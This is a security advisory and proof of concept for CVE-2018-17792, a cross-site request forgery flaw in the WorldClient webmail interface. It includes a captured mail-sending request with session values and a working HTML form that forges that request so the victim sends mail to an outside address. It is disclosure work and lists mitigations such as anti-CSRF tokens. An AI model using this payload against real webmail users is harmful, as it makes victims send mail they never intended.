Cross site request forgery - CVE-2018-17792

Definition: Cross site request forgery is an attack where attacker forces valid user to perform malicious activity using valid session. Attacker shares malicious link through social engineering means and victim clicks on the link. Browser with already active world client session will use the same session to open the malicious link and malicious activity will be performed.


Impact: Attacker may force valid user to send malicious mail to unintended recipient to send mail. This may lead to loss of confidentiality, bypass business rule etc.

Recommendation: It is recommended to implement anti csrf token, confirmation from the user before sending mail, prevent cross tab session sharing, define proper email policy.

Exploitability: Attacker with the knowledge of world client application can force end user to send mail to other unintended users.

Steps to reproduce:

1. Below is new mail composition window. The mail can be sent to organization employees.



WorldClient - Mozilla Firefox

[redacted]WorldClient.dll?Session=FVSX5FBEIREVU&View=Compose&New=Yes

FROM "IT Test 1" <ittest1@[redacted]com>

TO ittest1@[redacted]com

SUBJECT


Testing for csrf testing.

Thanks & Regards,

Varun Shenoy

(0 Files) Attached – Drag and drop, or attach a file by clicking here: Attach


2. It is the request for sending mail that was captured in burp



```
POST /WorldClient.dll?Session=FVSX5FBEIREVU&View=Compose&ComposeInNewWindow=Yes&ChangeView=No&SendNow=Yes HTTP/1.1
Host: [redacted]:3000
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: [redacted]3000/WorldClient.dll?Session=FVSX5FBEIREVU&View=Compose&New=Yes
Cookie: User=ittest1@[redacted].com; WCSession=WHNTYGXWVXONQ; Lang=en; Theme=WorldClient
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 2167

ComposeUser=OThB3xQJQBhrPXFrKWs3wZsMaug&ComposeID=1&SpellLanguage=en&Attn=&Company=&From=0&Reply-To=&To=ittest1%40[redacted].com&CC=&BCC=&Subject=&ComposeUrgent=&ConfirmDelivery=&C
onfirmRead=&SaveSentMessage=Yes&Body=Testing+for+csrf+testing.%0D%0A%0D%0AThanks+%26+Regards%2C%0D%0AVarun+Shenoy%[redacted]
for+csrf+testing.%3C%2Fdiv%3E%0D%0A%0D%0A%3Cdiv+style%3D%22font-size%3A+13.3333px%3B+font-family%3A+Tahoma%3B+color%3A+rgb%280%2C+0%2C+0%29%3B+font-weight%3A+400%3B+font-style%3
A+normal%3B%22%3E%26nbsp%3B%3C%2Fdiv%3E%0D%0A%0D%0A%3Cdiv+style%3D%22font-family%3A+tahoma%3B+color%3A+rgb%280%2C+0%2C+0%29%3B+font-size%3A+13.3333px%3B+font-weight%3A+400%3B+fo
nt-style%3A+normal%3B%22%3E%3Cspan+style%3D%22font-size%3A12pt%3B%22%3E%3Cstrong%3EThanks+%26amp%3B+Regards%2C%3C%2Fstrong%3E%3C%2Fspan%3E%3C%2Fdiv%3E%0D%0A%0D%0A%3Cdiv+style%3D
%22font-family%3A+tahoma%3B+color%3A+rgb%280%2C+0%2C+0%29%3B+font-size%3A+13.3333px%3B+font-weight%3A+400%3B+font-style%3A+normal%3B%22%3E%0D%0A%3Cdiv%3E%26nbsp%3B%3C%2Fdiv%3E%0
D%0A%0D%0A%3Cdiv%3E%3Cspan+style%3D%22font-size%3A12pt%3B%22%3E%3Cstrong%3EVarun+Shenoy%3C%2Fstrong%3E%3C%2Fspan%3E%3C%2Fdiv%3E%0D%0A%0D%0A%3Cdiv%3E%3Cstrong%3E%3Cspan+style%3D%
22color%3A%23696969%3B%22%3I[redacted]
C%2Fstrong%3E%3C%2Fdiv%3E%0I[redacted]
```


3. This is an external html page containing some parameters that are present in the request to send mail using world client application.


C:\Users\21245\Desktop\CSRF.HTML - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
CLICKJACKING.HTML
CSRF.HTML

```
<html>
  [redacted]
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="[redacted]:3000/WorldClient.dll?Session=FVSX5FBEIREVU&View=Compose&ComposeInNewWindow=Yes&ChangeView=No&SendNow=Yes"
      <input type="hidden" name="ComposeUser" value="OThB3xQJQBhrPXFrKWs3wZsMaug" />
      <input type="hidden" name="ComposeID" value="1" />
      <input type="hidden" name="SpellLanguage" value="en" />
      <input type="hidden" name="Attn" value="" />
      <input type="hidden" name="Company" value="" />
      <input type="hidden" name="From" value="0" />
      <input type="hidden" name="Reply&#45;To" value="" />
      <input type="hidden" name="To" value="palprithwish9&#64;gmail&#46;com" />
      <input type="hidden" name="CC" value="" />
      <input type="hidden" name="BCC" value="" />
      <input type="hidden" name="Subject" value="" />
      <input type="hidden" name="ComposeUrgent" value="" />
      <input type="hidden" name="ConfirmDelivery" value="" />
      <input type="hidden" name="ConfirmRead" value="" />
      <input type="hidden" name="SaveSentMessage" value="Yes" />
      <input type="hidden" name="Body" value="Testing&#32;for&#32;csrf&#32;testing&#46;&#13;&#10;&#13;&#10;Thanks&#32;&amp;&#32;Regards&#44;&#13;&#10;V
      <input type="hidden" name="BodyHTML" value="&lt;div&#32;style&#61;&quot;font&#45;size&#58;&#32;13&#46;3333px&#59;&#32;font&#45;family&#58;&#32;Ta
      <input type="hidden" name="Attachment" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Hyper Text Markup Language file
length : 4,505 lines : 28
Ln : 13 Col : 68 Sel : 0 | 0
Windows (CR LF)
ANSI
INS
3:46 PM


4. On clicking on the external web page it is shown that the mail is sent successfully.


WorldClient - IT Test 1 (itte...
WorldClient
[redacted]3000/WorldClient.dll?Session=FVSX5FBEIREVU&View=Compose&ComposeInNewWindow='
Search
3:44 PM

Your message has been sent successfully!

Click here to close this window

5. It is observed that external user with gmail account email id receives the email from world client which should not be the case as per the business policy.


[redacted]
(no subject) - palprithwis
https://mail.google.com/mail/u/0/?tab=wm#inbox/15ae61127590b54a
This version of Chrome is no longer supported. Please upgrade to a supported browser. Dismiss
Google
Gmail
Click here to enable desktop notifications for Gmail. Learn more Hide
More
1 of 378
COMPOSE
Inbox (29)
Starred
Important
Sent Mail
Drafts (3)
Spam (31)
Trash
Categories
[redacted]
Inbox
IT Test 1
Add to circles
Show details
3:45 PM

(no subject)

IT Test 1 <ittest1@[redacted].com>
to me

3:44 PM (0 minutes ago)

Testing for csrf testing.

Thanks & Regards,

Varun Shenoy


[redacted]

Click here to Reply or Forward

7.44 GB (49%) of 15 GB used
Manage

Terms - Privacy

Last account activity: 1 hour ago
Details



[redacted]

palprithwish9@gmail.com
[No Subject]
2:14 pm
2 k

[redacted]

[No Subject]

03/19/2017 02:14 PM

from IT Test 1 to <palprithwish9@gmail.com>

Testing for csrf testing.

Thanks & Regards,

Varun Shenoy

[redacted]